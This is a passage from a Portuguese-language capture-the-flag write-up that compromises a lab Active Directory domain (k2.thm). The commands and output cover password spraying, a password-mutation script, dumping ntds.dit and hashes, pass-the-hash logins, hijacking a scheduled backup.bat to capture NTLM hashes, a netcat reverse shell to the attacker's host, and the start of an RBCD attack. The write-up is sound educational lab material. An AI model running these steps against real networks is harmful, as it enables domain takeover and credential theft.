RDP         10.10.176.66    3389   K2SERVER         [+] k2.thm\r.bud:vRMkaVgdfxhW!8
```

1.5.3 Consigo entrar no DC?

```
arthur-strelow@ubuntu-star:~/Downloads$ netexec winrm K2Server.k2.thm -u r.bud -p 'vRMkaVgdfxhW!8'
WINRM       10.10.176.66    5985   K2SERVER         [*] Windows 10 / Server 2019 Build 17763 (name:K2SERVER) (domain:k2.thm)
WINRM       10.10.176.66    5985   K2SERVER         [+] k2.thm\r.bud:vRMkaVgdfxhW!8 (Pwn3d!)
arthur-strelow@ubuntu-star:~/Downloads$
```

A resposta é: **SIM!**

2. Exploração no Ambiente Windows

2.1 `Evil-WinRM` : Acessando a usuário `r.bud`

```
*Evil-WinRM* PS C:\Users\r.bud\Documents> more notes.txt
Done:
1. Note was sent and James has already performed the required action. They have informed me tha
t they kept the base password the same, they just added two more characters to meet the criteri
a. It is easier for James to remember it that way.

2. James's password meets the criteria.

Pending:
1. Give James Remote Access.
```

Primeiro arquivo que acabei encontrando que diz o seguinte:

```
Feito:
1. A nota foi enviada e James já executou a ação necessária. Eles me
informaram que mantiveram a senha base igual, apenas adicionaram mais dois
caracteres para atender aos critérios. É mais fácil para James lembrar
dessa forma.

2. A senha de James atende aos critérios.
```

```
Pendente:
1. Conceda acesso remoto a James.
```

E também encontrei outra nota que diz o seguinte (já traduzido)

```
Olá, James:

Descobriu-se que sua senha "rockyou" contém apenas caracteres alfabéticos.
Eu removi seu acesso remoto por enquanto.

No mínimo, siga a nova política de senha:
1. O comprimento da senha deve ter entre 6 e 12 caracteres
2. Deve incluir pelo menos 1 caractere especial
3. Deve incluir pelo menos 1 número entre 0-999
```

A senha do usuário **James** provavelmente exigirá um ataque de força bruta baseado em na senha base "rockyou". A estratégia consiste em utilizar essa senha base e realizar combinações adicionando **um caractere especial** e **um número entre 0 e 999**, simulando padrões comuns de senhas corporativas.

```
                    Script que gerará as senhas
```

```
import itertools

# Define the base password
base_password = "rockyou"

# Define the range of numbers and special characters to be added
numbers = '0123456789'
special_chars = '!@#$%^&*'

# Generate all combinations of numbers and special characters
combinations = list(itertools.product(numbers, special_chars))

# Generate all possibilities by adding the number and special character
before or after the base password
passwords = []

for num, special in combinations:
    # Add number and special character before the base password
    passwords.append(f"{num}{special}{base_password}")
```

```
    passwords.append(f"{special}{num}{base_password}")

    # Add number and special character after the base password
    passwords.append(f"{base_password}{num}{special}")
    passwords.append(f"{base_password}{special}{num}")

# Print out all generated passwords
for password in passwords:
    print(password)
```

2.2 `James`, eu quero uma salada de fruta


Ao repetir os procedimentos descritos na seção *1.4.2*, foi possível obter com sucesso as credenciais do usuário James.

> **Credencial do james**
>
> 2025/05/31 11:50:45 > [+] VALID LOGIN: j.bold@k2.thm:#8rockyou

2.2.1 `BloodHound`: Mapeando o AD

`python3 bloodhound.py -u j.bold -p '#8rockyou' -d k2.thm -v --zip -c All -dc K2Server.k2.thm -ns 10.10.173.111`

Observamos que o usuário `j.bold` é membro do grupo `IT Staff 1`, o qual possui controle total (`GenericAll`) sobre o usuário `j.smith`. Isso implica que `j.bold`, por herança de permissões, pode exercer controle completo sobre `j.smith`, incluindo ações como alteração de senha, modificação de atributos e associação a outros grupos.



Com essa informação valiosa, podemos alterar a senha do usuário `j.smith` e, consequentemente, obter acesso à sua conta.

```
net rpc password "j.smith" "password123@" -U "k2.thm"/"j.bold"%"#8rockyou" -S 10.10.173.111
```

2.3 Movimentação Lateral: Acessando o usuário `j.smith`

Após a alteração da senha, o acesso ao usuário `j.smith` foi obtido por meio do serviço WinRM (Windows Remote Management), permitindo interação remota com o sistema.

```
arthur-strelow@ubuntu-star:~$ evil-winrm -i 10.10.173.111 -u j.smith -p "password123@"

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\j.smith\Documents> dir
*Evil-WinRM* PS C:\Users\j.smith\Documents> cd ..
cd Desktop*Evil-WinRM* PS C:\Users\j.smith> cd Desktop
*Evil-WinRM* PS C:\Users\j.smith\Desktop> cd ..
*Evil-WinRM* PS C:\Users\j.smith> dir


    Directory: C:\Users\j.smith


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         5/29/2023  11:01 PM                Desktop
d-r---         5/29/2023  10:23 PM                Documents
d-r---         9/15/2018   7:19 AM                Downloads
d-r---         9/15/2018   7:19 AM                Favorites
```

Durante a análise do `whoami /all`, identifiquei dois privilégios incomuns que podem servir como vetores interessantes para exploração.

```
User Name  SID
========== ============================================
k2\j.smith S-1-5-21-1966530601-3185510712-10604624-1115


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ===============================================================
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Backup Operators                   Alias            S-1-5-32-551                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
K2\IT Staff 1                              Alias            S-1-5-21-1966530601-3185510712-10604624-1116 Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
*Evil-WinRM* PS C:\Users\j.smith\Desktop>
```

3. Pós-Exploração no Windows

Privilégios vulneráveis

SeBackupPrivilege Back up files and directories Enabled
SeRestorePrivilege Restore files and directories Enabled

Durante a pesquisa por métodos de coleta de arquivos sensíveis no sistema, identifiquei uma técnica que permite a extração do arquivo `ntds.dit`. Além disso, encontrei um script que pode ser utilizado como ponto de partida para iniciar o processo de escalonamento de privilégios.

3.1 Entendendo como funcionará o exploit

```
set context persistent nowriters
add volume c: alias priv
create
expose %priv% z:
```

O script será utilizado com o utilitário `diskshadow`, uma ferramenta nativa do Windows que permite a criação de cópias sombra (Shadow Copies) de volumes do sistema. Nesse caso, o objetivo é gerar um backup da unidade `C:` e mapeá-lo para a unidade `Z:`. Isso possibilita o acesso a arquivos protegidos pelo sistema, como o `ntds.dit` e o `SYSTEM`, sem a necessidade de bloqueá-los diretamente em tempo de execução.

Agora, uma etapa fundamental é tornar o script compatível com o Windows. Para isso, utilizamos o comando unix2dos priv.dsh a fim de converter os finais de linha do formato Unix (LF) para o formato Windows (CRLF), garantindo que o `diskshadow` consiga interpretá-lo corretamente.

3.2 Usando o exploit para obter informações confidenciais

```
mkdir C:\Temp
cd C:\Temp
diskshadow /s C:\Users\j.smith\Documents\priv.dsh
robocopy /b z:\windows\ntds . ntds.dit
reg save hklm\system C:\Temp\System
```

```
*Evil-WinRM* PS C:\Temp> dir


    Directory: C:\Temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/2/2025   1:24 PM            609 2025-06-02_13-24-23_K2SERVER.cab
-a----         6/2/2025  11:39 AM       16777216 ntds.dit
-a----         6/2/2025   1:25 PM       17244160 System
```

Neste momento, basta realizar o download dos arquivos `ntds.dit` e `SYSTEM` para a máquina local, a fim de prosseguir com a extração das credenciais.

3.3 Obtendo Hash do Administrador

`impacket-secretsdump -system System -ntds ntds.dit local`

```
arthur-strelow@ubuntu-star:~$ impacket-secretsdump -system System -ntds ntds.dit local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x36c8d26ec0df8b23ce63bcefa6e2d821
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: d8f39992e781a47dd20691c5d097062e
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9545b61858c043477c350ae86c37b32f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
K2SERVER$:1008:aad3b435b51404eeaad3b435b51404ee:66792fa960681a5703900470dc38a173:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:52931bd82602fbebae7b2797b8e6d662:::
r.bud:1113:aad3b435b51404eeaad3b435b51404ee:dcf0d8694be31b7bbd835aa23b185979:::
j.bold:1114:aad3b435b51404eeaad3b435b51404ee:4c539059ae3310237a06f91c90fd395d:::
j.smith:1115:aad3b435b51404eeaad3b435b51404ee:fec9ab085c1d876f0187cdb621464aa3:::
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:15cf0a0cd0bc5aba8be271dd3beec499b0dd37ef1c4e77fc0506ed490f132a47
Administrator:aes128-cts-hmac-sha1-96:440442038131f232482d2e7ad57cab26
Administrator:des-cbc-md5:02268c98436879d3
K2SERVER$:aes256-cts-hmac-sha1-96:fcd4ea11d6b9004551d7e27a21773b3a74e513dbfebede08a137473c23abe596
K2SERVER$:aes128-cts-hmac-sha1-96:bd02997337896362d94591af700f3685
K2SERVER$:des-cbc-md5:d62052baf73292ea
krbtgt:aes256-cts-hmac-sha1-96:f1c9d0e6080699ab0e83f4e0346bdb543069377c6624a6481f7df3869b01d355
krbtgt:aes128-cts-hmac-sha1-96:fb5449ed6de55b41fd2de59b6735c93d
krbtgt:des-cbc-md5:4f29b5efa8f2a292
r.bud:aes256-cts-hmac-sha1-96:6c5bae5487134aab074b5e355cad6c5eaf6d5c36eef3fca4ae7735c167d78be2
r.bud:aes128-cts-hmac-sha1-96:f26651c80f9234f704164e41dcc5ddc7
r.bud:des-cbc-md5:8954041a978f02a8
j.bold:aes256-cts-hmac-sha1-96:54cdd00d219c64046d2e8a09d296fb6e41e415d540bd1e49d4478bb38684cd18
j.bold:aes128-cts-hmac-sha1-96:f313e3c88f360fb3ffb13accf22f56a8
j.bold:des-cbc-md5:5dea29dfb5ef894a
j.smith:aes256-cts-hmac-sha1-96:bf46f30ae7b30fa36e9e575351394011cb1dad127aeb4f663773391f91d99f14
j.smith:aes128-cts-hmac-sha1-96:d240bb40b98dc4e942134273166a957a
j.smith:des-cbc-md5:ce0797fde6ef92e5
[*] Cleaning up...
```

```
arthur-strelow@ubuntu-star:~$ evil-winrm -i 10.10.173.111 -u Administrator -H '9545b61858c043477c350ae86c37b32f'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
k2\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

4. Extra

4.1 Tentativa de obter senha do "Administrator"

Para ir além da pós exploração a fim de obter mais informações a fim de compromete-la inteiramente. podermos tentar obter a senha do administrator em texto simples.

`netexec smb K2Server.k2.thm -u administrator -H '9545b61858c043477c350ae86c37b32f' --dpapi

---

Parte 3 (The Summit)

1. NMap: Portas e mais portas

```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time:
2025-06-02 18:06:28Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: K2
|   NetBIOS_Domain_Name: K2
|   NetBIOS_Computer_Name: K2ROOTDC
|   DNS_Domain_Name: k2.thm
|   DNS_Computer_Name: K2RootDC.k2.thm (Informação Importante)
|   DNS_Tree_Name: k2.thm
|   Product_Version: 10.0.17763
|_  System_Time: 2025-06-02T18:07:32+00:00
|_ssl-date: 2025-06-02T18:08:10+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=K2RootDC.k2.thm
| Not valid before: 2025-06-01T17:49:20
|_Not valid after:  2025-12-01T17:49:20
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
```

```
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49668/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49673/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  msrpc         Microsoft Windows RPC
49681/tcp open  msrpc         Microsoft Windows RPC
49710/tcp open  msrpc         Microsoft Windows RPC
49796/tcp open  msrpc         Microsoft Windows RPC
```

2. Descobrindo meios de entrar no sistema

2.1 Usando novamente o Kerbrute

Essa parte é fundamental, pois é o pontapé inicial na rede para que possamos descobrir meios de entrar no sistema.


Após descobrir o usuário `"j.smith"`, percebi que algumas informações estavam sendo reutilizadas. Com isso, decidi testar todas as senhas que já haviam sido utilizadas anteriormente — inclusive a hash do Administrador, já que não consegui obter sua senha em texto claro.

No entanto, após várias tentativas sem sucesso, comecei a refletir sobre quais outras abordagens ou combinações poderiam funcionar para esse usuário.

2.2 `Brute force` via SMB

E olha que interessante: primeiro rodei o `netexec` para fazer um brute-force no usuário `"j.smith"` e me lembrei que o sistema diferencia senha de hash (obviamente). Então, peguei a hash e tentei passá-la pelo parâmetro `-H` — e voilà, conseguimos acesso!

3. Acesso ao sistema com `Evil-WinRM`



3.1 "backup.bat"...

Tentei executar o BloodHound, mas como não temos a senha do usuário e ele não aceita autenticação via hash, não foi possível prosseguir com ele nesse momento. Diante disso, comecei a vasculhar os diretórios padrão em busca de arquivos úteis — e foi assim que encontrei um **arquivo de backup em formato** `.txt`, no qual identifiquei a existência de um

usuário chamado `o.armstrong`.

```
*Evil-WinRM* PS C:\> dir


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/14/2018   6:56 AM                EFI
d-----         5/13/2020   5:58 PM                PerfLogs
d-r---        11/14/2018   4:10 PM                Program Files
d-----         3/11/2021   7:29 AM                Program Files (x86)
d-----         5/30/2023   1:32 AM                Scripts
d-r---         5/30/2023   2:29 AM                Users
d-----         5/30/2023   1:17 AM                Windows


*Evil-WinRM* PS C:\> cd Scripts
dir
*Evil-WinRM* PS C:\Scripts> dir


    Directory: C:\Scripts


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/30/2023   1:32 AM             92 backup.bat


*Evil-WinRM* PS C:\Scripts> type backup.bat
copy C:\Users\o.armstrong\Desktop\notes.txt C:\Users\o.armstrong\Documents\backup_notes.txt
*Evil-WinRM* PS C:\Scripts>
```

3.1.1 Verificando Permissões

```
*Evil-WinRM* PS C:\Scripts> icacls backup.bat
backup.bat NT AUTHORITY\SYSTEM:(I)(F)
           BUILTIN\Administrators:(I)(F)
           BUILTIN\Users:(I)(RX)
           K2\o.armstrong:(I)(F)
```

As contas **NT AUTHORITY\SYSTEM**, **Administrators** e **o.armstrong** possuem **controle total (F)** sobre o arquivo.
Os demais usuários possuem apenas **permissão de leitura e execução (RX – Read & Execute)**.
Todas essas permissões foram **herdadas de um diretório pai**, como indicado pelo atributo `(I)`.

Certo, sobre o arquivo não tenho permissão para muita coisa, mas pensando de forma diferente, e SE tivermos alguma permissão no diretório?

```
*Evil-WinRM* PS C:\Scripts> icacls C:\Scripts
C:\Scripts K2\j.smith:(F)
```

```
            K2\o.armstrong:(F)
            NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
            BUILTIN\Administrators:(I)(OI)(CI)(F)
            BUILTIN\Users:(I)(OI)(CI)(RX)
            BUILTIN\Users:(I)(CI)(AD)
            BUILTIN\Users:(I)(CI)(WD)
            CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
```

3.1.2 Abusando de Permissões

Temos permissão no diretório, então foi possível realizar as seguintes ações:

1. Renomeei o script original para mantê-lo como backup:
   `mv backup.bat backup.bat.bkp`
2. Em seguida, criei um novo `backup.bat` com a seguinte linha de comando:
   `copy C:\Users\o.armstrong\Desktop\notes.txt C:\Users\j.smith\Documents\backup_notes.txt`
3. Por fim, executei o script usando PowerShell:
   `Start-Process "backup.bat"`

```
*Evil-WinRM* PS C:\Scripts> dir
    Directory: C:\Scripts
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        5/30/2023   1:32 AM             92 backup.bat


*Evil-WinRM* PS C:\Scripts> mv backup.bat backup.bat.bkp


*Evil-WinRM* PS C:\Scripts> echo "copy
C:\Users\o.armstrong\Desktop\notes.txt
C:\Users\o.armstrong\Documents\backup_notes.txt" > backup.bat


*Evil-WinRM* PS C:\Scripts> Start-Process "backup.bat"


*Evil-WinRM* PS C:\Scripts> dir
    Directory: C:\Scripts
Mode                 LastWriteTime         Length Name
```

```
----                 -------------         ------ ----
-a----        6/27/2025   5:44 PM             65 backup.bat
-a----        5/30/2023   1:32 AM             92 backup.bat.bkp
-a----        5/30/2023   1:35 AM            136 notes.txt


*Evil-WinRM* PS C:\Scripts> type notes.txt
Things to check:


1. Check on the IT Website hosted on the Linux Server. Is it vulnerable?
2. Enforce the password policy on everyone!
```

Hmmm, se é o usuário **`o.armstrong`** que está executando esse arquivo, isso significa que podemos obter uma shell com os **privilégios dele**, bastando colocar um payload no `backup.bat` e aguardar ou forçar a execução.

4. Conhecendo um novo usuário: `o.armstrong`

Existem duas formas de obter uma shell com o usuário `o.armstrong`. A primeira é rodar um **servidor SMB** e forçar o script a fazer uma requisição a esse servidor, capturando assim a **hash NTLM** da conta dele para posterior quebra offline.

A segunda forma é criar um **executável malicioso** que, ao ser executado pelo script, inicie uma **reverse shell**, concedendo acesso direto à sessão do `o.armstrong`.


Vamos explorar ambos os contextos para demonstrar como essas abordagens funcionam na prática.

4.1 Método 1: Obtendo a Hash do Usuário

Primeiro inicie o Responder
`sudo python3 Responder.py -I tun0`

```
*Evil-WinRM* PS C:\Scripts> Set-Content -Path "backup.bat" -Value "@echo
off`r`nnet use \\10.11.85.218\share >nul 2>&1" -Encoding UTF8


*Evil-WinRM* PS C:\Scripts> Start-Process "backup.bat"
```

Pegamos toda a **hash NTLM**, salvamos em um arquivo e utilizamos o **Hashcat** com a wordlist **rockyou.txt** para tentar quebrar a senha. Após algum tempo de execução, tivemos sucesso e obtivemos a senha em texto claro.



Credencial do o.armstrong

arMStronG08

4.2 Método 2: Obtendo a Reverse Shell

Como é o usuário `o.armstrong` quem executa o `backup.bat`, não é qualquer executável que funcionará — precisamos criar uma forma de estabelecer uma **conexão reversa**.

Uma das abordagens mais simples é utilizar um **binário do Netcat compilado para Windows**, salvá-lo no sistema e, em seguida, adicionar ao `backup.bat` um **comando em PowerShell** que localize esse binário e o execute para iniciar a shell reversa.

```
*Evil-WinRM* PS C:\Scripts> del backup.bat

*Evil-WinRM* PS C:\Scripts> Set-Content -Path "C:\Scripts\backup.bat" -
Value "C:\Windows\System32\Tasks\nc.exe 10.11.85.218 443 -e powershell"

*Evil-WinRM* PS C:\Scripts> type backup.bat

C:\Windows\System32\Tasks\nc.exe 10.11.72.22 443 -e powershell
```

Após algum tempo, recebemos a shell como `'o.armstrong'` nosso listener


```
$ rlwrap nc -lvnp 443
Listening on 0.0.0.0 444
Connection received on 10.10.126.150 50291
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.


PS C:\Windows\system32> whoami
k2\o.armstrong
```

5. BloodHound: Analisando grupos do "o.armstrong"

Enquanto vasculhava o sistema, acabei encontrando a primeira flag no Desktop. No entanto, de forma geral, não encontrei nada de muito relevante inicialmente. Foi então que decidi executar o **BloodHound** para obter uma visão mais ampla do ambiente.

Usei o seguinte comando:
`python3 bloodhound.py -ns 10.10.126.150 --dns-tcp -d K2.thm -u 'o.armstrong' -p 'arMStronG08' -c All --zip`

O objetivo era montar um panorama completo do domínio, principalmente porque ao executar o comando `whoami /all`, observei que o usuário `o.armstrong` pertence ao grupo **`IT Director`**, o que me levou a investigar mais a fundo possíveis permissões e caminhos de escalonamento.



> Essa informação é crucial, pois o grupo ao qual o usuário pertence possui a permissão `GenericWrite` sobre o **Domain Controller**. Isso abre um vetor direto de **escalonamento de privilégios no domínio**, permitindo a modificação de atributos sensíveis no objeto da máquina controladora — como a adição de um SPN, essencial para ataques como **Resource-Based Constrained Delegation (RBCD)**.

6. Explorando `GenericWrite` no DC via Resource-Based Constrained Delegation (RBCD)

6.1 Como que funciona?

No Active Directory, **RBCD** permite que **um computador A (controlado por você)** possa se **"delegar" a agir em nome de um usuário** (por exemplo, o administrator) **ao se autenticar em um serviço hospedado no computador B** (o alvo).

Ou seja:

> Se você conseguir modificar o objeto do computador B (ex: o DC), você pode dizer ao AD:
> **"O computador A tem permissão para se autenticar aqui como qualquer usuário do domínio".**

E isso é **exatamente o que `GenericWrite` no objeto do DC permite.**

6.2 Realizando o Ataque

6.2.1 Criando um objeto de computador no domínio

Esse será o computador "malicioso", do qual controlará a delegação

```
arthur-strelow@ubuntu-star:~$ addcomputer.py
K2.THM/o.armstrong:'arMStronG08' -dc-ip 10.10.107.33 -computer-name
RBCDPC$ -computer-pass 'Passw0rd123!'
```

```
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account RBCDPC$ with password Passw0rd123!.
```

